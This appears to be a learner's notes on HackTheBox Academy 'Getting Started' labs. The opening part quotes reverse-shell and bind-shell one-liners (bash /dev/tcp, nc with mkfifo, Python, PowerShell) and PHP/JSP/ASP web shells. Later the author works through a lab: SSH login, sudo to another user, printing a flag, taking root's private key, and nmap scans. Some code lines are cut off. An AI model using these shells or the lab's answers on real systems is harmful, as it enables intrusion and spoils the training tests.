
```bash
bash -c 'bash -i >& /dev/tcp/10.10.10.10/1234 0>&1'
```

Code: bash

```bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.10.10 1234 >/tmp/f
```

Once the exploit is utilised through a Python exploit of Metasploit module to get a reverse connection, we should receive a connection in our netcat listener…

Bind Shell



Once again, we can utilize Payload All The Things to find a proper command to start our bind shell.

> Note: we will start a listening connection on port '1234' on the remote host, with IP '0.0.0.0' so that we can connect to it from anywhere.

The following are reliable commands we can use to start a bind shell:

Code: bash

```bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc -lvp 1234 >/tmp/f
```

Code: python

```python
python -c 'exec("""import socket as s,subprocess as sp;s1=s.socket(s.AF_INET,s.SOCK_STREAM);s1.setsockopt(
```


Code: powershell

```powershell
powershell -NoP -NonI -W Hidden -Exec Bypass -Command $listener = [System.Net.Sockets.TcpListener]1234; $l
```

Web Shell

Web script typically that accepts our command through HTTP request parameters such as GET or POST.

Web shell writing needs to happen through a GET request, execute and print its output back.



Code: php

```php
<?php system($_REQUEST["cmd"]); ?>
```

Code: jsp

```jsp
<% Runtime.getRuntime().exec(request.getParameter("cmd")); %>
```

Code: asp

```asp
<% eval request("cmd") %>
```


Privilege Escalation

Our initial access to a remote server is usually a low-privileged user, not giving full control over the box. We need to find an internal/local vulnerability to escalate our privileges to the root user on Linux or administrator/SYSTEM user on Windows.

SSH Keys

If we have read access over the .ssh directory for a specific user, we can read their private ssh keys found in /home/user/.ssh/id_rsa or /root/.ssh/id_rsa and use it to log in to the server.

Task: SSH



Questions

Answer the question(s) below to complete this Section and earn cubes!

Target: 159.65.92.13:30489

Time Left: 90 minutes

SSH to 159.65.92.13 with user "user1" and password "password1"


+1 SSH into the server above with the provided credentials, and use the '-p xxxxxx' to specify the port shown above. Once you login, try to find a way to move to 'user2', to get the flag in '/home/user2/flag.txt'.

Submit your answer here...

+1 Once you gain access to 'user2', try to find a way to escalate your privileges to root, to get the flag in '/root/flag.txt'.

Submit your answer here...


Here we go… step 1 ssh,



```
—$ ssh user1@94.237.57.115 -p 57755
The authenticity of host '[94.237.57.115]:57755 ([94.237.57.115]:57755)' can't be established.
ED25519 key fingerprint is SHA256:KDcF5lg81jNEGgdr67bEo+Ui1pmsyHXKnw/ZHPLZCyY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '[94.237.57.115]:57755' (ED25519) to the list of known hosts.
(user1@94.237.57.115) Password:
(user1@94.237.57.115) Password:
(user1@94.237.57.115) Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 6.1.0-10-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

user1@ng-1983600-gettingstartedprivesc-cklo7-66df487d99-4nv2m:~$
```

Okay so we're in /home/user1 let's go up one level in the directory

'cd ..'



```
user1@ng-1983600-gettingstartedprivesc-cklo7-66df487d99-4nv2m:~$ pwd
/home/user1
user1@ng-1983600-gettingstartedprivesc-cklo7-66df487d99-4nv2m:~$ cd..
-bash: cd..: command not found
user1@ng-1983600-gettingstartedprivesc-cklo7-66df487d99-4nv2m:~$ cd ..
user1@ng-1983600-gettingstartedprivesc-cklo7-66df487d99-4nv2m:/home$ ls
user1  user2
user1@ng-1983600-gettingstartedprivesc-cklo7-66df487d99-4nv2m:/home$ cd user2
user1@ng-1983600-gettingstartedprivesc-cklo7-66df487d99-4nv2m:/home/user2$ ls
flag.txt
user1@ng-1983600-gettingstartedprivesc-cklo7-66df487d99-4nv2m:/home/user2$ cat flag.txt
cat: flag.txt: Permission denied
user1@ng-1983600-gettingstartedprivesc-cklo7-66df487d99-4nv2m:/home/user2$ 
```

What has happened above so far is:


Printed the working directory (didn't really need to but for my own sake).

'cd ..' takes us up one level /home

'ls' shows us we've got user1 and user2


'cd user2' changes directory to… you guessed it! I suppose alternatively you could just 'ls user2' as well without directly changing into that directory. Nevermind you need to be in that directory I believe.

'sudo -u user2 /bin/bash' changes us to user2:



```
user1@ng-1983600-gettingstartedprivesc-cklo7-66df487d99-4nv2m:/home/user2$ sudo -u user2 /bin/bash
user2@ng-1983600-gettingstartedprivesc-cklo7-66df487d99-4nv2m:~$ pwd
/home/user2
user2@ng-1983600-gettingstartedprivesc-cklo7-66df487d99-4nv2m:~$ ls
flag.txt
user2@ng-1983600-gettingstartedprivesc-cklo7-66df487d99-4nv2m:~$ cat flag.txt
HTB{l473r4l_m0v3m3n7_70_4n07h3r_u53r}
user2@ng-1983600-gettingstartedprivesc-cklo7-66df487d99-4nv2m:~$ 
```

Ok so from the lesson it talks about ssh key to privilege escalate. So, I cat /root/.ssh confirmed it's a directory then it spit that little
OPENSSH PRIVATE KEY mess. So I took that into another terminal and saved that into id_rsa and did 'chmod 600 id_rsa' on the key to change machine file permission to be more restrictive. If ssh keys are too lax, we get denied like we did previously.



```
└─$ ssh -p 57755  root@94.237.57.115 -i Desktop/id_rsa
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0664 for 'Desktop/id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "Desktop/id_rsa": bad permissions
```

1.4Attacking your First Box

Nibbles

Walkthrough the box Nibbles.


Nmap Enumeration

$nmap -sV --open -oA nibbles_initial_scan <ip address>


(-sV) This will run a service enumeration scan against the default top 1,000 ports.

(- -open) return open ports.

(-oA) output all scan formats. This includes XML output, greppable output, and text output that may be useful to us later.



```
└─$ nmap -sV --open -oA nibbles_initial_scan 10.129.50.223
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-29 12:18 EAT
Nmap scan report for 10.129.50.223
Host is up (0.22s latency).
Not shown: 813 closed tcp ports (reset), 185 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



```
└─$ nmap -sC -sV -oA enum_scan 10.129.42.249
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-29 13:48 EAT
Nmap scan report for 10.129.42.249
Host is up (0.15s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4c:73:a0:25:f5:fe:81:7b:82:2b:36:49:a5:4d:c8:5e (RSA)
|   256 e1:c0:56:d0:52:04:2f:3c:ac:9a:e7:b1:79:2b:bb:13 (ECDSA)
|_  256 52:31:47:14:0d:c3:8e:15:73:e3:c4:24:a2:3a:12:77 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Welcome to GetSimple! - gettingstarted
| http-robots.txt: 1 disallowed entry
|_/admin/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.01 seconds
```

As you can see:


Open Ports: 80 and 22

Services: Apache web server on port 80; OpenSSH server on port 22

Nibbles — Web Footprinting


We can use whatweb to try to identify the web application in use.

Browsing to the target in Firefox shows us a simple "Hello world!" message.



Hello world!

Directory Enumeration



Nibbles Yum yum

There are no posts

Home

CATEGORIES

Uncategorised
Music
Videos

HELLO WORLD


Hello world

LATEST POSTS

MY IMAGE

